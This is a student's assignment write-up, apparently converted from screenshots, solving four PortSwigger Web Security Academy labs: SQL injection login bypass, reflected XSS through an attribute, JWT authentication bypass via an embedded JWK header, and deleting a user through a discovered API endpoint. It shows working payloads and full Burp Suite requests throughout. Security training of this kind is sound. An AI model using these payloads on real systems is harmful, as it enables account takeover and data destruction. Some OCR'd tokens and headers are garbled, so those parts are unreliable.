


23k2080-Assignment#5(PORTSWIGGER-LABS)

1. <https://portswigger.net/web-security/sql-injection/lab-login-bypass>



Intercept → On

Login

Username
admin


Password

Log in

Login request (POST)

21:24:0...	HT...	→	Request	GET	https://0a1f007803bccc1d8028c1df00b200cf.web-security-academy.net/login
21:24:0...	WS	→	To serv...	4	https://0a1f007803bccc1d8028c1df00b200cf.web-security-academy.net/academyLabHeader
21:25:1...	HT...	→	Request	POST	https://0a1f007803bccc1d8028c1df00b200cf.web-security-academy.net/login

Sending it to repeater



We can also send it to intruder for brute forcing sniper attack but we here we need to manually test so repeater fits well !!

Request

Pretty Raw Hex

```
1 POST /login HTTP/2
2 Host: 0a1f007803bcccc1d8028c1df00b200cf.web-security-academy.net
3 Cookie: session=kftVPTDYBXXEwsTItLAG5u3FuV8Funlh
4 Content-Length: 67
5 Cache-Control: max-age=0
6 Sec-Ch-Ua: "Not-A.Brand";v="24", "Chromium";v="146"
7 Sec-Ch-Ua-Mobile: ?0
8 Sec-Ch-Ua-Platform: "Windows"
9 Accept-Language: en-US,en;q=0.9
0 Origin: https://0a1f007803bcccc1d8028c1df00b200cf.web-security-academy.net
1 Content-Type: application/x-www-form-urlencoded
2 Upgrade-Insecure-Requests: 1
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/146.0.0.0 Safari/537.36
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
5 Sec-Fetch-Site: same-origin
6 Sec-Fetch-Mode: navigate
7 Sec-Fetch-User: ?1
8 Sec-Fetch-Dest: document
9 Referer: https://0a1f007803bcccc1d8028c1df00b200cf.web-security-academy.net/login
0 Accept-Encoding: gzip, deflate, br
1 Priority: u=0, i
2
3 csrf=tDmLUCnAZr9x7fKk1PStXybU5SV3x9gC&username=admin&password=admin
```

We locate the **parameters fields here** for **SQLi** (username & pass)

Now we perform SQLi:

Trying: **administrator'** - (basically commenting out the query after filling out username.)

```
csrf=tDmLUCnAZr9x7fKk1PStXybU5SV3x9gC&username=administrator'--&
password=admin
```

Now we push it forward to see response !!

Response

Pretty Raw Hex Render

```
1 HTTP/2 302 Found
2 Location: /my-account?id=administrator
3 Set-Cookie: session=1xMah82TC4Ueokmm5o8sAQa8c3g6qC1b;
  Secure; HttpOnly; SameSite=None
4 X-Frame-Options: SAMEORIGIN
5 Content-Length: 0
6
```

Successfully pushed and user found now we verify it on site. **302**

Login

Username

administrator'--

Password

.....

Log in



SQL injection vulnerability allowing login bypass

LAB Solved

[Back to lab description >>](#)

Congratulations, you solved the lab!

Share your skills!



[Continue learning >>](#)

[Home](#) | [My account](#) | [Log out](#)

My Account

Your username is: administrator

Email

Update email

Got access (solved!!!!!!)

Lab: SQL injection vulnerability allowing login bypass

APPRENTICE



LAB



Solved



2. <https://portswigger.net/web-security/cross-site-scripting/contexts/lab-attribute-angle-brackets-html-encoded>



Testing

0 search results for 'test123'


[< Back to Blog](#)

```
<section class="search">
  <form action="/" method="GET">
    <input type="text" placeholder="Search the blog..." name="search" value="test123">
    <button type="submit" class="button">Search</button>
```

Seeing it in source file

Now trying out the XSS payload: **" autofocus onfocus=alert(1) x="**

```
<input type="text" placeholder="Search the blog..." name="search" value="" autofocus onfocus=alert(1) x="">
<button type="submit" class="button">Search</button>
```



ON PRESSING ENTER / Hovering On Field THE SCRIPT EXECUTED HENCE SUCCESS!!!!

0a1800b504a21769807f03ef00dd00c9.web-security-academy.net says 1

OK

Congratulations, you solved the lab!

Share your skills! [Twitter](#) [LinkedIn](#) [Continue learning](#)

Home

0 search results for `" autofocus=alert(1) x="`

Search the blog ... [Search](#)

Lab: Reflected XSS into attribute with angle brackets HTML-encoded

APPRENTICE
LAB  Solved

JWT editor installed



JWT Editor

Dolph Flynn, Fraser Winterborn

[Submit rating](#)
[Reinstall](#)

Rating: 

Popularity: 

Version: 2.6

Updated: 30 Apr 2025

Login

Username

Password

[Forgot your password?](#)

[Log in](#)

My Account

Your username is: wiener

Your email is: wiener@normal-user.net

Email

Update email

logged in !!

```
434 https://0ac00038042f169c80... GET /my-account?id=wiener
439 https://www.youtube.com POST /youtubei/v1/log_event?alt=json
0 Accept-Encoding: gzip, deflate, br
1 Priority: u=0, i
2
3 csrf=WTJ3ftKW3zmGyW5GGMv39tKa9R9qs0kB&username=wiener&
  password=peter
```

Response & set cookie for it JWT

RequestResponse

PrettyRawHexRenderJSON Web Token

1 HTTP/2 302 Found

2 Location: /my-account?id=wiener

3 Set-Cookie: session=eyJraWQiOiJhNDklyWE0YiIiY2IzLTQ5YmItODlkOC0lODliYjNkYjkwMjEiL

CJhbGciOiJSUzI1NiJ9.eyJpc3MiOiJwb3J0c3dpZ2ZldlciIsImV4cCI6MTMtc3O

DI2NDQ3NSwic3ViIjoid2l1bmVyIn0.eyJzIjY6SXY5UVdvxSutvEAdfAB_YAHE

yvFqBv8yOOolRvKN07Bez3Mcf_nz8nFhhP2YqGuHiR-vfGmxmopwFj4Vte7y1

sdPgjrCc3JnlSWRL-i5xSIP3UmmkQIzfuxe_7SNV3oWJytB2W2FKrDQ_VQ_8L

qRJKEbXaxrd7Yb3SGvGoXOb4Vb1_3CCVzIJ9UtwaCe6AwQWxvBtBqE-U7Lq3G

ny-XvHb598hciUjO4ATA4GBWAmG3BNHmJ5blxfgy_OjGDczOypH_Alopw1W_Z

KgWIF80JrzshXQjhlW3_BdG8w8uL04MR88AKMprkC0sVeH0yLF26ckPq2McI8K

tTOSMog; Secure; HttpOnly; SameSite=None

4 X-Frame-Options: SAMEORIGIN

5 Content-Length: 0

Sent it to repeater and forwarding it for response

The screenshot shows the Burp Suite interface. On the left, a list of HTTP requests is displayed. The third request is highlighted in green, showing a GET request to /my-account?id=wiener. The 'Request' tab is selected, and the 'Send to Repeater' button is highlighted in the right-hand pane.

Request

Pretty Raw Hex JSON Web Token

```
1 GET /my-account?id=wiener HTTP/2
2 Host: 0ac00038042f169c80bfa8b300cd00c9.web-security-academy.net
3 Cookie: session=
eyJraWQioiJhNDk1YWE0YiliY2IzLTQ5YmItODlkOC01ODliYjNkYjkwMjEiLCJhbGciOiJSUz
IiNiJ9.eyJpc3MiOiJwb3J0c3dpZ2dldiIsImV4cCI6MTc3ODI2NDQ3NSwic3ViIjoid2llbmV
yIn0.eyJzeY6SX5UVdVxSutvEAdfAB_YAHEYvFqBv8yOOolRvKNo7Bez3Mcf_nz8nFhhP2YqGu
HiR-vfGmxmopwFj4Vte7ylsdPgjrCc3JnlSwwRL-i5xSIP3UmmkQIzfuxe_7SNV3oWJytB2W2FK
rDQ_VQ_8LqRJKEbXaxrD7Ybf3SGvGoX0b4Vb1_3CCVzIJ9UtwaCe6AwQWxBtBqE-U7Lq3Gny-X
vHb598hciUj04ATA4GBWAmG3BNHmJ5blxfgy_OjGDczOypH_Alopw1W_ZKgWIF80JrzXQjhlW
3_BdG8w8uL04MR88AKMprkCOsVeHOyLF26ckPqZMcI8KtTOSMog
4 Cache-Control: max-age=0
5 Accept-Language: en-US,en;q=0.9
```

→ Changing the Path and forwarding

Request

1 GET /my-account?id=wiener HTTP/2
2 Host: 0ac00038042f169c80bfa8b300cd00c9.web-s
y-academy.net

to

Request

```

1 GET /admin HTTP/2
2 Host:
  0ac00038042f169c80bfa8b300cd0
  y-academy.net

```

/admin

Response :

Response

```

1 HTTP/2 401 Unauthorized
2 Content-Type: text/html; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 2718
5

```

```
</p>
<a href=
/my-account?id=wiener">
    My account
</a>
```

401 error & Still showing wiener.

Now in → **JWT editor** tab we generate new **RSA key**

The screenshot shows the JWT Editor application with the 'JWT Editor' tab selected. The 'Keys' section is active, displaying a table with one key entry. An 'RSA Key' dialog box is open, showing the 'Format' as 'JWK', 'Details' as 'RSA', and 'Key size' as '2048'. The 'ID' field contains the value 'c04c969e-51a1-4e78-a91d-69d8683df9a4'. The 'Generate' button is visible. Below the dialog, the generated JWK is displayed in a text area. On the right side, there is a sidebar with buttons for 'New Symmetric Key', 'New RSA Key', 'New EC Key', 'New OKP', and 'New Password'.

[illegible]

Now in request → (JSON web token)

Request

PrettyRawHexJSON Web Token

JWT1 - eyJraWQIOiJhNDk1YWE0Yi1iY2l2LTQ5YmtODlkOC01ODliYjNkYjkwMjEiLCJh...

Serialized JWT

Fj4VtE7y18dFgjrCc3Jh1SWRL-15XSIP30ummkQ1zTuxe-/SNV3oWJyctB2WZFKYDQ_VQ_8LqRKEBxAXrD/Ybf3SGvGoX0b4Vb1_3CCVzIJ9UtwCe6AwQWxBtBqE-U7Lq3Gny-XvHb598hclUjO4ATA4GBWAmG3BNHmJ5b1xfgy_0jGdczOypH_AlopwlW_2KgWIF80JrzXQjhlW3_BdG8w8uL04MR88AKMprkC0sVeH0yLF26ckPqZMcI8KtTOSMog

CopyDecryptVerify

...

JWSJWE

Header

"kid": "a495aa4b-bcb3-49bb-89d8-589bb3db9021",

"alg": "RS256"

Format JSON

☒ Compact JSON

Payload

"iss": "portswigger",

"exp": 1778264475,

"sub": "wiener"

Format JSON

☒ Compact JSON

→

Payload

"iss": "portswigger",

"exp": 1778264475,

"sub": "administrator"

Changed payload from **wiener** to **administrator**.

Attacking now as **Embedded JWK** and selecting my **RSA key**

Embedded JWK

"none" Signing Algorithm

HMAC Key Confusion

Sign with empty key

Sign with psychic signature

Embed Collaborator payload

Weak HMAC secret

AttackSignEncrypt

Embedded JWK Attack

Signing Key

c04c969e-51a1-4e78-a91d-69d8683df9a4 (RSA 2048)

Signing Algorithm

RS256

OKCancel

Now we have **modified JSON web token**

Signed with our private key and public key embedded in header as JWK

JWT1 - eyJraWQIOiJhNDk1YWE0Yi1iY2l2LTQ5YmtODlkOC01ODliYjNkYjkwMjEiLCJh...

Serialized JWT

3eZ6XenFH5FRcV0grnrhFfJy3UPIMd4qxqwhDD7TzqUsBo4sLAKYVPHLU2wSUEI0NDajEA3Dk_sHhFh2Xq

u9kN112Aw1XiP_3XARh2127DPMKj7UepKWlMwjN154DC1HRIeVaS4HZgtz-zKuZln69P8TjdSpfMvO9ZwX

phAsalVbUo02w69CUhJd3d_lxyOu6fCykfF8_Rg-bbiPcac2dL10YbmHLdIuNeABSe3sN1PIJW02ch8Uje

6Zksot0hs0muZA

CopyDecryptVerify

...

JWSJWE

Header

"kid": "c04c969e-51a1-4e78-a91d-69d8683df9a4",

"n": "uKSeFY-qzAZTeG3pM9hXXwloMsurl_KqQo4GhGIDTxR3OjbKVn(

Format JSON

☒ Compact JSON

Payload

"iss": "portswigger",

"exp": 1778264475,

"sub": "administrator"

Format JSON

☒ Compact JSON

Now we send the request

The screenshot shows the Burp Suite interface with a target URL: `https://0ac00038042f169c80bfa8b300cd00c9....`. The 'Request' tab is active, displaying a GET request to `/admin` with a Host header pointing to `0ac00038042f169c80bfa8b300cd00c9.web-security-academy.net` and a Cookie: `session=evJraWQioiJhNDk1YWR0Yi11Y2IzLzI0S5YmItOD1kOC01OD11Y`. The 'Response' tab is also active, showing an HTTP/2 200 OK status with headers: `Content-Type: text/html; charset=utf-8`, `Cache-Control: no-cache`, `X-Frame-Options: SAMEORIGIN`, and `Content-Length: 3242`. The response body starts with `<!DOCTYPE html>`.

200 ok response means success!!!!

We see in response :

```
<span>
  carlos -
</span>
<a href="/admin/delete?username=carlos">
  Delete
</a>
```

No we change the GET request again using this to delete user carlos

The screenshot shows the Burp Suite interface with a target URL: `https://0ac00038042f169c80bfa8b300cd00c9....`. The 'Request' tab is active, displaying a GET request to `/admin/delete?username=carlos` with a Host header pointing to `0ac00038042f169c80bfa8b300cd00c9.web-security-academy.net` and a Cookie: `session=evJraWQioiJhNDk1YWR0Yi11Y2IzLzI0S5YmItOD1kOC01OD11Y`. The 'Response' tab is also active, showing an HTTP/2 302 Found status with headers: `Location: /admin`, `X-Frame-Options: SAMEORIGIN`, and `Content-Length: 0`.

Hence it worked and user deleted !!!

Lab: JWT authentication bypass via jwk header injection



4. <https://portswigger.net/web-security/api-testing/lab-exploiting-api-endpoint-using-Documentation>

Login

Username

wiener

Password

.....

Log in

Wiener : peter

In http history :

Checking HTTP History for any **/api/ requests(for endpoints)**

730	https://www.youtube.com	POST	/youtubei/v1/log_event?alt=json
799	https://0a36000f04f3f43181...	POST	/login

Request		Response
Pretty	Raw	Hex
13	User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/146.0.0.0 Safari/537.36	
14	Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image.vif,image/webp,image/apng,*/*;q=0.8,application/signed-exch.ge;v=b3;q=0.7	
15	Sec-Fetch-Site: same-origin	
16	Sec-Fetch-Mode: navigate	
17	Sec-Fetch-User: 71	
18	Sec-Fetch-Dest: document	
19	Referer: https://0a36000f04f3f43181de7ab400bc0005.web-security-acadei.net/login	
20	Accept-Encoding: gzip, deflate, br	
21	Priority: u=0, i	
22		
23	csrf=yHp1SSC8iLW45pHo1Xu6v1mlNMnRYRuf&username=wiener&password=peter	

/api/...

705	https://portswigger.net	POST	/api/widgets?
-----	-------------------------	------	---------------

Initially what I found were of no use so tried updating the email through its field :

My Account

Your username is: wiener
Your email is: wiener@normal-user.net

Email

k232080@nu.edu.pk

Update email

Got an api !

815	https://0a36000f04f3f43181...	PATCH	/api/user/wiener
-----	-------------------------------	-------	------------------

The request with updated mail **k232080@nu.edu.pk**

```
1 PATCH /api/user/wiener HTTP/2
2 Host: 0a36000f04f3f43181de7ab400bc0005.web-security-academy.net
Accept-Encoding: gzip, deflate, br
Priority: u=1, i
{
  "email": "k232080@nu.edu.pk"
}
```

So we got to know the api structure that's : **/api/user/{username}**

Now we try different paths:

- GET /api
- GET /api/docs
- GET /api/openapi.json

IN REPEATER:

1) **WORKED**(GET /api)

Request					Response				
Pretty	Raw	Hex			Pretty	Raw	Hex	Render	
1 GET /api HTTP/2					1 HTTP/2 302 Found				
2 Host: 0a36000f04f3f43181de7ab400bc0005.web-security-academy.net					2 Location: /api/				
3 Cookie: session=VKp6nHGaRawohNbBTectKAHmxHKWB1xE					3 X-Frame-Options: SAMEORIGIN				
					4 Content-Length: 0				
					5				


2) **DIDN'T WORK** (GET /api/docs)

Request					Response				
Pretty	Raw	Hex			Pretty	Raw	Hex	Render	
1 GET /api/docs HTTP/2					1 HTTP/2 404 Not Found				
2 Host: 0a36000f04f3f43181de7ab400bc0005.web-security-academy.net					2 Content-Type: application/json; charset=utf-8				
3 Cookie: session=VKp6nHGaRawohNbBTectKAHmxHKWB1xE					3 X-Content-Type-Options: nosniff				
4 Content-Length: 29					4 X-Frame-Options: SAMEORIGIN				
5 Sec-Ch-Ua-Platform: "Windows"					5 Content-Length: 21				
6 Accept-Language: en-US,en;q=0.9					6 {				
7					7 "error": "Not found"				

3) **SO WE TRY /api/** as it worked so we can try **trailing slash** (GET /api/)

Send Cancel < > Burp AI Target: https://0a36000f04f3f43181de7ab400bc0005.web-security-academy.net									
Request					Response				
Pretty	Raw	Hex			Pretty	Raw	Hex	Render	
1 GET /api/ HTTP/2					1 HTTP/2 200 OK				
2 Host: 0a36000f04f3f43181de7ab400bc0005.web-security-academy.net					2 Content-Type: text/html; charset=utf-8				
3 Cookie: session=VKp6nHGaRawohNbBTectKAHmxHKWB1xE					3 X-Frame-Options: SAMEORIGIN				
4 Content-Length: 29					4 Content-Length: 3419				
					5				
					6 <!DOCTYPE html>				
					7 <html>				

We can see endpoints in response like :



So now using this endpoint we can delete a user as well by modifying request with→

DELETE /api/user/carlos HTTP/2 , then removing **body {}** and **content-length** to **0**:

Request

Pretty	Raw	Hex
1	DELETE /api/user/carlos HTTP/2	
2	Host: 0a36000f04f3f43181de7ab400bc0005.web-security-academy.net	
3	Cookie: session=VKp6nHGaRawohNbBTectKAHm×HKWB1×E	
4	Content-Length: 0	
5	Sec-Ch-Ua-Platform: "Windows"	
6	Accept-Language: en-US,en;q=0.9	
7	Sec-Ch-Ua: "Not-A.Brand";v="24", "Chromium";v="146"	
8	Content-Type: text/plain; charset=UTF-8	
9	Sec-Ch-Ua-Mobile: ?0	
10	User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Ge	
11	Accept: */*	
12	Origin: https://0a36000f04f3f43181de7ab400bc0005.web-security-academy.net	
13	Sec-Fetch-Site: same-origin	
14	Sec-Fetch-Mode: cors	
15	Sec-Fetch-Dest: empty	
16	Referer: https://0a36000f04f3f43181de7ab400bc0005.web-security-academy.net/my-account	
17	Accept-Encoding: gzip, deflate, br	
18	Priority: u=1, i	
19		
20		

Response:

Response

PrettyRawHexRender

```
1 HTTP/2 200 OK
2 Content-Type: application/json; charset=utf-8
3 X-Content-Type-Options: nosniff
4 X-Frame-Options: SAMEORIGIN
5 Content-Length: 25
6
7 {
  "status": "User deleted"
}
```

Hence user carlos got deleted!!! Success!!!!

!! Verifying (extra) !!!

Request

PrettyRawHex

```
1 GET /api/user/carlos HTTP/2
2 Host: 0a36000f04f3f43181de7ab400bc0005.web-se
3 Cookie: session=VKn6nHGaRawohNbRTectKAH
```

GET /api/user/carlos HTTP/2

Response

PrettyRawHex

```
1 HTTP/2 400 Bad Request
2 Content-Type: application/json; charset=utf-8
3 X-Content-Type-Options: nosniff
4 X-Frame-Options: SAMEORIGIN
5 Content-Length: 58
6
7 {
  "type": "ClientError",
  "code": 404,
  "error": "User not found"
}
```

"error": "User not found"

Lab: Exploiting an API endpoint using documentation

